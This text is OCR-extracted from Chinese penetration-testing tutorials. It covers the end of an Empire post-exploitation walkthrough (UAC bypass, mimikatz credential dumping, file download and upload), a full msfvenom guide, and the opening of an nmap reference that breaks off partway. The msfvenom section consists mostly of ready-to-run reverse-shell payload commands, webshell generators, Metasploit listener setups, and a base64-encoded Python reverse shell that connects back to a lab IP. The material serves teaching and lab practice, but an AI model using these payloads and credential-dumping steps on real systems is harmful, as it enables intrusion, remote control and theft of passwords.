
生成载荷 main 命令回到主菜单




设置 listener，然后执行 execute 生成 dll 木马,存在 /tmp/launcher.dll 中



然后将刚刚生成的这么一串字符串放入目标(192.168.1.3)cmd 运行。(此时我的 HIPS 弹出一个拦截，说 powershell 要联网)就返回一个 agent。而那个 cmd 一闪而过。这就相当于得到一个 MSF 会话了



选择 Jdrops 进入会话,进入终端输入 help 查看可以使用的命令




3. 目标简单探索


在这里输入的命令如果不是这里面的命令的话，我们的命令会被解析为 windows 命令执行，并给回显。但是这里要注意了，每次写完一道命令敲下回车以后，不要感觉是没有回显，要稍等一下才会回显出来

agents 和 back 这两个命令在我们现在的情况来看是差不多的；back 是返回上级，而我们的上级是 agents，当写 agents 的时候，也会回到 agents 文件


Bypassuac 是提权神级命令，敲完命令就提权，但是由于目标原因可以直接提权成功，我之前在 win10 测试不能成功




利用 mimikatz 读取成功 hash，Empire 有个很方便的地方，就是，我们不需要在 mimikatz 的回显中去寻找密码，它已经帮我们列举好了，我们只需要执行 creds 命令，密码就出来了




sc 命令 目标截图一张



download 目标主机文件




利用 upload 命令往目标主机上传文件



usemoudle 命令，在目标靶机上弹窗

usemodule trollsploit/message



4. 总结

此时，已经 0:50，简单总结学习的收获，Empire 跟 Metasploit 一样，有强大的接口，可以方便于我们自己写 payload，同时它就是针对 powershell 的内网渗透工具，虽然没有 Metasploit 那么强大的各种平台都能应对，但是单单针对 windows（这次靶机是我随便开的一台 windows7 系统），以及域渗透的强大之处估计 Metasploit 不能比的。关于其具体实战域渗透，在近期会搭建学习，同时为下周培训做准备，就到这吧。


生成 msf 常用 payload

原创： myh0st 信安之路 2017-08-23

msf 作为一款强大的漏洞检测工具，如何生成适用于 msf 的 payload 以及如何利用是使用 msf 的关键，今天就主要记录一下常用的 payload 以及如何使用。生成 payload 使用的工具是 MSFVenom，下面看看他的帮助信息。

在 kali 下可以使用如下命令列出 MSFVenom 可以生成的 payload 列表：

msfvenom -l



生成二进制文件

关于二进制文件，主要介绍适用于Windows、linux、mac操作系统的payload生成与利用。

Windows

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>LPORT=<Your Port to Connect On> -f exe > shell.exe

Linux

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address>LPORT=<Your Port to Connect On> -f elf > shell.elf

Mac

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho

如何利用

针对这个部分就以Windows为例，使用上面的命令生成一个exe的payload，命令如下：

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.128 LPORT=4444 -f exe > shell.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.128 LPORT=444
4 -f exe > shell.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```


复制shell.exe到Windows机器，然后kali下开启msf使用如下命令监听4444端口：

msfconsole

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp


set LHOST 192.168.88.128

set LPORT 4444

set ExitOnSession false

exploit -j -z

执行完之后在 Windows 下执行 shell.exe，然后结果如图：



在这里既然使用到了在 Windows 下执行应用程序，我们就大概盘点一下在 Windows 执行应用程序的几种方式：

双击运行

cmd 下运行 exe

利用 Powershell 远程下载执行

利用 at 或 schtasks 设置计划任务执行

利用 wmic 远程命令执行

其他的方式请各位补充

生成 webshell 脚本

在做 web 渗透的时候，经常会用到 webshell，我们经常用的一句话用菜刀连接，如何使用 MSFVenom 生成一个可以用 msf 操作的 webshell 呢?

PHP

msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php

cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php

ASP

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>LPORT=<Your Port to Connect On> -f asp > shell.asp

JSP

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war

如何利用

下面以 php 为例做一下测试，使用以下命令生成一个 webshell：

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.88.128 LPORT=4444 -f raw > shell.php

在 kali 上使用 msf 执行下面的命令，监听端口 4444：

msfconsole

use exploit/multi/handler

set PAYLOAD php/meterpreter_reverse_tcp

set LHOST 192.168.88.128


set LPORT 4444

set ExitOnSession false

exploit -j -z

将 shell.php 放在 web 目录下，使用浏览器访问，或者使用以下命令执行：

php shell.php



脚本 shell

关于使用脚本反弹 shell 的方式，主要以 python、bash、perl 为例。

Python

msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py

Bash

msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl

如何使用

下面就以 Python 为例做一下测试，使用以下命令生成一个脚本：

msfvenom -p cmd/unix/reverse_python LHOST=192.168.88.128 LPORT=4444 -f raw > shell.py

在 kali 上使用 msf 执行下面的命令，监听端口 4444：

msfconsole

use exploit/multi/handler

set PAYLOAD cmd/unix/reverse_python

set LHOST 192.168.88.128

set LPORT 4444

set ExitOnSession false


exploit -j -z

然后复制 shell.py 中的内容在 linux 命令行下执行，如下：

python -c

"exec('aW1wb3J0IHNvY2tldCxzdWJwcm9jZXNzLG9zICAgICAgOyAgICBob3N0PSIxOTIuMTY4Lj
g4LjEyOCIgICAgICA7ICAgIHBvcnQ9NDQ0NCAgICAgIDsgICAgcz1zb2NrZXQuc29ja2V0KHNvY
2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSkgICAgICA7ICAgIHMuY29ubmVjdCgoaG9
zdCxwb3J0KSkgICAgICA7ICAgIG9zLmR1cDIocy5maWxlbm8oKSwwKSAgICAgIDsgICAgb3MuZH
VwMihzLmZpbGVubygpLDEpICAgICAgOyAgICBvcy5kdXAyKHMuZmlsZW5vKCksMikgICAgICA
7ICAgIHA9c3VicHJvY2Vzcy5jYWxsKCIvYmluL2Jhc2giKQ==').decode('base64'))"

结果如图：



总结

本文的主要内容是关于使用 msfvenom 生成常用的反向连接的 shell，msfvenom 可以生成的 shell 很多，不可能一一列举，这里只是提一下，不好意思又给大家分享了一个水文，请大家凑活看看，有什么建议和意见请下方留言。

nmap 使用指南（终极版）

原创： hl0rey 信安之路 2017-09-09

一、目标指定

1.CIDR 标志位 192.168.1.0/24

2.指定范围 192.168.1.1-255 192.168.1-255.1（任意位置）3.IPv6 地址只能用规范的 IPv6 地址或主机名指定。 CIDR 和八位字节范围不支持 IPv6，因为它们对于 IPv6 几乎没什么用。

-iL <文件名>

主机名或者 ip 地址列表列表中的项可以是 Nmap 在 命令行上接受的任何格式(IP 地址，主机名，CIDR，IPv6，或者八位字节范围)。 每一项必须以一个或多个空格，制表符或换行符分开。 如果您希望 Nmap 从标准输入而不是实际文件读取列表， 您可以用一个连字符(-)作为文件名。

-iR <数量>

随机选择一定数量的目标

--exclude <主机名/地址>

不包含的主机

--excludefile <文件名>

不包含的主机的列表

二、主机发现

1.如果没有给出主机发现的选项，Nmap 就发送一个 TCP ACK 报文到 80 端口和一个 ICMP 回声请求到每台目标机器。2.一个例外是 ARP 扫描用于局域网上的任何目标机器。对于非特权 UNIX shell 用户，使用 connect()系统调用会发送一个 SYN 报文而不是 ACK 这些默认行为和使用-PA -PE 选项的效果相同。

3.另外要注意的是即使您指定了其它 -P*选项，ARP 发现(-PR)对于局域网上的目标而言是默认行为，因为它总是更快更有效。

-sL（列表扫描）

列出给出目标的具体内容，默认会对地址进行反向解析，显示主机名。

-sn（不进行端口扫描）

与-sn 一起完成的默认主机发现包括一个 ICMP 响应请求、TCP SYN 到端口 443、TCP ACK 到端口 80，以及一个 ICMP 的时间戳请求。

在以前的 Nmap 中，-sn 被称为-sP。-sP（Ping 扫描）选项在默认情况下，发送一个 ICMP 回声请求和一个 TCP 报文到 80 端口。如果非特权用户执行，就发送一个 SYN 报文 (用 connect()系统调用)到目标机的 80 端口。当特权用户扫描局域网上的目标机时，会发送 ARP 请求(-PR)， ，除非使用了--send-ip 选项。-sP 选项可以和除-P0)之外的任何发现探测类型-P* 选项结合使用以达到更大的灵活性。 一旦使用了任何探测类型和端口选项，默认的探测(ACK 和回应请求)就被覆盖了。

-Pn（无 ping）

跳过主机发现阶段，把每个都 IP 当成存活主机。

-P0 <协议号列表>（IP 协议 ping）

一个较新的主机发现选项是 IP 协议 ping，它将 IP 数据包发送到 IP 报头中指定的协议号。协议列表的格式与前面讨论的 TCP、UDP 和 SCTP 主机发现选项的端口列表相同。如果没有指定协议，默认的是为 ICMP(协议 1)、IGMP(协议 2)和 ipin-IP(协议 4)发送多个 IP 数据包。默认的协议可以在编译时通过更改 nmap.h 中的默认 proat 探测端口规范来配置。注意，对于 ICMP、IGMP、TCP(协议 6)、UDP(协议 17)和 SCTP(协议 132)，数据包是用适当的协议标头发送的，

而其他协议被发送时，除了 IP 报头之外没有附加的数据(除非有任何数据——数据字符串，或者——数据长度选项被指定)。

-PS<端口列表>（TCP SYN Ping）

